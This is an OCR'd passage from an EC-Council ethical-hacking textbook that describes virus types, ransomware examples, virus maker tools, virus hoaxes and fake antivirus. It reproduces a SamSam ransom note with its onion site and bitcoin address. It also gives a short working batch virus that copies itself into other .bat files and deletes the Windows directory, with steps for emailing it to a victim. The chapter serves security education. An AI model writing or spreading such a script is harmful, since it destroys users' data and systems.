Essentially, a FAT virus destroys the index, thereby making it impossible for a computer to locate files. The virus can spread to files when the FAT attempts to access them, corrupting the entire computer eventually. FAT viruses often manifest in the form of corrupted files, with users noting that files are missing or inaccessible. The FAT architecture itself can also be changed; e.g., a computer that should be using the FAT32 protocol might abruptly say that it is using FAT12.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Logic Bomb Viruses

A logic bomb is a virus that is triggered by a response to an event, such as the launching of an application or when a specific date/time is reached, where it involves logic to execute the trigger.

For example, cyber-criminals use spyware to covertly install a keylogger on your computer. The keylogger can capture keystrokes, such as usernames and passwords. The logic bomb is designed to wait until you visit a website that requires you to log in with your credentials, such as a banking site or social network. Consequently, the logic bomb will be triggered to execute the keylogger, capture your credentials, and send them to a remote attacker.

When a logic bomb is programmed to execute on a specific date, it is referred to as a time bomb. Time bombs are usually programmed to set off when important dates are reached, such as Christmas and Valentine's Day.

Web Scripting Viruses

A web scripting virus is a type of computer security vulnerability that breaches your web browser security through a website. This allows attackers to inject client-side scripting into the web page. It can bypass access controls and steal information from the web browser. Web scripting viruses are usually used to attack sites with large populations, such as sites for social networking, user reviews, and email. Web scripting viruses can propagate slightly faster than other viruses. A typical version of web scripting viruses is DDoS. It has the potential to send spam, damage data, and defraud users.

There are two types of web scripting viruses: non-persistent and persistent. Non-persistent viruses attack you without your knowledge. In the case of a persistent virus, your cookies are directly stolen, and the attacker can hijack your session, which allows the attacker to impersonate you and cause severe damage.

- **Prevention**

  The best ways to prevent these viruses and exploits are by safely validating untrusted HTML inputs, enforcing cookie security, disabling scripts, and using scanning services such as an antivirus program with real-time protection for your web browser. It is also beneficial to avoid unknown websites and use World of Trust to ensure that a site is safe. You would notice if you are infected with a web scripting virus if your searches are linked elsewhere and the background or homepage changes. The computer runs slowly and sluggishly, and programs may close randomly. Modern-day browsers have add-ons such as AdBlocker Plus, which allow users to prevent scripts from being loaded.

E-mail Viruses

An e-mail virus refers to computer code sent to you as an e-mail attachment, which if activated, will result in some unexpected and usually harmful effects, such as destroying specific files on your hard disk and causing the attachment to be emailed to everyone in your address book. Email viruses perform a wide variety of activities, from creating pop-ups to crashing systems or stealing personal data. Such viruses also vary in terms of how they are presented. For example, a sender of an email virus may be unknown to a user, or a subject line may be filled with

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

nonsense. In other cases, a hacker may cleverly disguise an email to appear as if it is from a trusted or known sender.

To avoid email virus attacks, you should never open (or double-click on) an e-mail attachment unless you know who sent it and what the attachment contains; in addition, you must install and use antivirus software to scan any attachment before you open it.

Armored Viruses

Armored viruses are viruses that are designed to confuse or trick deployed antivirus systems to prevent them from detecting the actual source of the infection. These viruses make it difficult for antivirus programs to trace the actual source of the attack. They trick antivirus programs by showing some other location even though they are actually on the system itself.

The following basic techniques are adopted by armored viruses:

- **Anti-disassembly**

  Anti-disassembly is a technique that uses specially crafted code or data in a program to produce an incorrect program listing by disassembly analysis tools.

- **Anti-debugging**

  Anti-debugging techniques are used to ensure that the program is not running under the debugger. This can slow down the process of reverse engineering, but it cannot be prevented.

- **Anti-heuristics**

  Anti-heuristics are used in machine code to prevent heuristic analysis, and they rely on the program's ability to protect itself from programmer and debugger intervention.

- **Anti-emulation**

  Anti-emulation techniques are used to avoid dynamic analysis by fingerprinting the emulated system environment; they can also secure intellectual property against emulation-assisted reverse engineering.

- **Anti-goat**

  Anti-goat techniques use heuristic rules to detect possible goat files such as a virus that cannot infect a file if it is too small or if it contains a large amount of do-nothing instructions. Anti-goat viruses require more time for analysis.

Add-on Viruses

Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their code at the beginning.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.48: Working of add-on virus

Intrusive Viruses

Intrusive viruses overwrite the host code completely or partly with the viral code.

Figure 7.49: Working of intrusive virus

Direct Action or Transient Viruses

Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.


Terminate and Stay Resident (TSR) Viruses


A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes. In general, the TSR virus incorporates interrupt vectors into its code so that when an interrupt occurs, the vector directs execution to the TSR code. If the TSR virus infects the system, the user needs to reboot the system to remove the virus without a trace.

The following steps are employed by TSR viruses to infect files:

- Gets control of the system
- Assigns a portion of memory for its code
- Transfers and activates itself in the allocated portion of memory
- Hooks the execution of code flow to itself
- Starts replicating to infect files

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Ransomware

Ransomware is a type of malware that restricts access to the infected computer system or critical files and documents stored on it, and then demands an online ransom payment to the malware creator(s) to remove user restrictions. Ransomware might encrypt files stored on the system's hard disk or merely lock the system and display messages meant to trick the user into paying the ransom.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Usually, ransomware spreads as a Trojan, entering a system through email attachments, hacked websites, infected programs, app downloads from untrusted sites, vulnerabilities in network services, and so on. After execution, the payload in the ransomware runs and encrypts the victim's data (files and documents), which can be decrypted only by the malware author. In some cases, user interaction is restricted using a simple payload.

In a web browser, a text file or webpage displays the ransomware demands. The displayed messages appear to be from companies or law enforcement personnel falsely claiming that the victim's system is being used for illegal purposes or contains illegal content (e.g., porn videos, pirated software), or it could be a Microsoft product activation notice falsely claiming that installed Office software is fake and requires product re-activation. These messages entice victims into paying money to undo the restrictions imposed on them. Ransomware leverages victims' fear, trust, surprise, and embarrassment to get them to pay the ransom demanded.

Ransomware Families

Some additional ransomware families are as follows:

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- CryptorBit
- CryptoLocker
- CryptoDefense
- CryptoWall
- Police-themed Ransomware

Examples of Ransomware

- **Dharma**

  Dharma is a dreadful ransomware that was first identified in 2016; since then, it has been affecting various targets across the globe with new versions. It has been regularly updated with sophisticated mechanisms in recent years. At the end of March 2019, Dharma struck a parking lot system in Canada. Previously, it also infected a Texas hospital and some other organizations. The variants of this ransomware have the following extension: .adobe, .bip, .combo, .cezar, .ETH, .java. Its encrypted files have new extensions, such as .xxxxx and .like. This ransomware employs an AES encryption algorithm to encrypt data and then displays ransom notes. These ransom notes are named as either Info.hta or FILES ENCRYPTED.txt. This ransomware carries out through email campaigns. The ransom notes ask victims to contact the threat actors via the provided email address and pay in bitcoins for the decryption service.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.50: Screenshot displaying ransom demand message of Dharma ransomware

- **eCh0raix**

  eCh0raix is a new ransomware that specifically targets Linux devices with QNAP network-attached storage (NAS). It infects and encrypts the victim's machine using the AES encryption technique. This malware was developed using the Go programming language, and it has a very limited number of code lines, i.e., 400. Once the malware infects the system, it communicates with its malicious C2C server via Tor networks/SOCKS5 proxy servers and then initiates the encryption process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.51: Screenshot displaying ransom demand message of eCh0raix ransomware

- **SamSam**

  SamSam is a notorious ransomware that infected millions of unpatched servers in 2018. It was first discovered in 2016; however, it was considered as a grave ransomware after the WannaCry attack due to its vast victim base in 2018. SamSam employs the RSA-2048 asymmetric encryption technique to encrypt the acquired local files in the infected systems. Unlike other ransomware, this ransomware does not attack victims randomly. This is a targeted ransomware, which specifically targets certain reputed companies. In spite of knowing this, large multi-national companies were unable to defend themselves from such attacks. The attack technique employed by this ransomware is also different from that employed by other ransomware. Nearly all ransomware uses spam emails to propagate and perform attacks; however, SamSam employs brute-force tactics against weak passwords of the Remote Desktop Protocol (RDP).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

#What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google "RSA Encryption"

#How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

#How to get private key?

You can get your private key in 3 easy step:

Step1: You must send us 1.7 BitCoin for each affected PC OR 29 BitCoins to receive ALL Private Keys for ALL affected PC's.

Step2: After you send us 1.7 BitCoin, Leave a comment on our Site with this detail: Just write Your "Host name" in your comment

*Your Host name is: WIN-S9HB9PD3LAE
Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered

*Our Site Address:http://5hvtr4qvmq76zyfq.onion/alpinism/

*Our BitCoin Address:1Ha4Y7QmgJL2t577XK6n5UdCYAKKQC99aG

(If you send us 29 BitCoins For all PC's, Leave a comment on our site with this detail: Just write "For All Affected PC's" in your comment)
(Also if you want pay for "all affected PC's" You can pay 14 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to

How To Access To Our Site

For access to our site you must install Tor browser and enter our site URL in your tor browser.
You can download tor browser from https://www.torproject.org/download/download.html.en
For more information please search in Google "How to access onion sites"

Test Decryption

Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.

#Where to buy Bitcoin

We advice you to buy Bitcoin with Cash Deposit or WesternUnion From https://localbitcoins.com/ or https://coincafe.com/buybitcoinswestern.php
Because they don't need any verification and send your Bitcoin quickly.

#deadline


You just have 7 days to send us the BitCoin after 7 days we will remove your private keys and it's impossible to recover your files


Figure 7.52: Screenshot displaying ransom demand message of SamSam ransomware

Some additional ransomware are as follows:

- WannaCry
- Petya - NotPetya
- GandCrab
- MegaCortex
- LockerGoga
- NamPoHyu
- Ryuk
- Cryptgh0st

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





How to Infect Systems Using a Virus

Attackers can infect systems using a virus in the following steps:

- Creating Virus
- Propagating and Deploying Virus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Creating a Virus

A virus can be created in two ways: writing a virus program, and using virus maker tools.

- **Writing a Simple Virus Program**

  The following steps are involved in writing a simple virus program:

  1. Create a batch file **Game.bat** with the following text:

     @ echo off

     for %%f in (*.bat) do copy %%f + Game.bat

     del c:\Windows*.*

  2. Convert the **Game.bat** batch file into **Game.com** using the **bat2com** utility
  3. Send the **Game.com** file as an email attachment to the victim
  4. When **Game.com** is executed by the victim, it copies itself to all the .bat files in the current directory on the target machine and deletes all the files in the **Windows directory**

- **Using Virus Maker Tools**

  Virus maker tools allow you to customize and craft your virus into a single executable file. The nature of the virus depends on the options available in the virus maker tool.

  Once the virus file is built and executed, it can perform the following tasks:

  - Disable Windows command prompt and Windows Task Manager
  - Shut down the system
  - Infect all executable files
  - Inject itself into the Windows registry and start up with Windows
  - Perform non-malicious activity such as unusual mouse and keyboard actions

  The following tools are useful for testing the security of your own antivirus software.

  - **DELmE's Batch Virus Maker**

    DELmE's Batch Virus Generator is a virus creation program with many options to infect the victim's PC, such as formatting the C: drive, deleting all the files in the hard disk drive, disabling admin privileges, cleaning the registry, changing the home page, killing tasks, and disabling/removing the antivirus and firewall.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.53: Screenshot of DELmE's Batch Virus Maker

- **JPS Virus Maker**

  JPS Virus Maker tool is used to create customized viruses. It has many in-built options to create a virus. Some of the features of this tool are auto-startup, disable task manager, disable control panel, enable remote desktop, turn off Windows Defender, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.54: Working of JPS Virus Maker

Some additional virus maker tools are as follows:

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Virus

After creating viruses, attackers can adopt various virus propagation and deployment techniques to transfer the virus to the victim's machine. Some of these techniques are as follows:

- Virus Hoaxes
- Fake Antivirus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Hoaxes

Techniques such as virus hoaxes and fake antivirus software are widely used by attackers to introduce viruses into victims' systems.

Virus hoaxes can be nearly as harmful as real viruses in terms of loss of productivity and bandwidth while naive users react to them and forward them to other users. Because viruses tend to create considerable fear, they have become a common subject of hoaxes. Virus hoaxes are false alarms claiming reports of nonexistent viruses.

The following are some critical features of virus hoaxes:

- These warning messages, which can be rapidly propagated, state that a particular e-mail message should not be opened, and that doing so would damage one's system.
- In some cases, these warning messages themselves contain virus attachments.

Try to crosscheck the identity of the person who has posted the warning.

It is a good practice to look for technical details in any message concerning viruses. Furthermore, search for information on the Internet to learn more about hoaxes, especially by scanning bulletin boards on which people actively discuss current community happenings/concerns. Before jumping to conclusions by reading Internet information, first, check the following:

- If the information is posted by newsgroups that are suspicious, cross-check the information with another source.
- If the person who has posted the news is not an expert or a known person in the community, crosscheck the information with another source.
- If a government body has posted the news, the posting should also have a reference to the corresponding federal regulation.
- One of the most effective checks is to look up the suspected hoax virus by name on antivirus software vendor sites.

Google Critical Security Alert Scam:

In 2018, a massive hoax campaign was launched, in which threat actors spread Google Critical Security Alert messages to victims. Google Critical Security Alert is a service provided by Google to notify its users regarding any activity related to their accounts. The activities can include logging in, changing passwords, changing personal information, etc. Attackers create and send fake alert emails to victims, thereby notifying them that the aforementioned activities have taken place. By looking at the critical alert email, the user clicks the link provided in the email and subsequently gets infected. The figure below describes a hoax email stating "New device signed in to." By looking at this email without noting the email source, the victim clicks the "CHECK ACTIVITY" button and gets trapped.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.55: Screenshot of Google Critical Security Alert Scam

Some additional virus hoaxes are as follows:

- AppleCare
- Bangkok 8.5 Earthquake Video
- Chrome critical error
- Compromising video

Fake AntiVirus

Fake or rogue antivirus software is a form of Internet fraud based on malware. It appears and performs similarly to a real antivirus program. Fake antivirus software is often displayed in banner ads, pop-ups, email links, and search engine results when searching for antivirus software. A well-designed fake antivirus software looks authentic and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs.

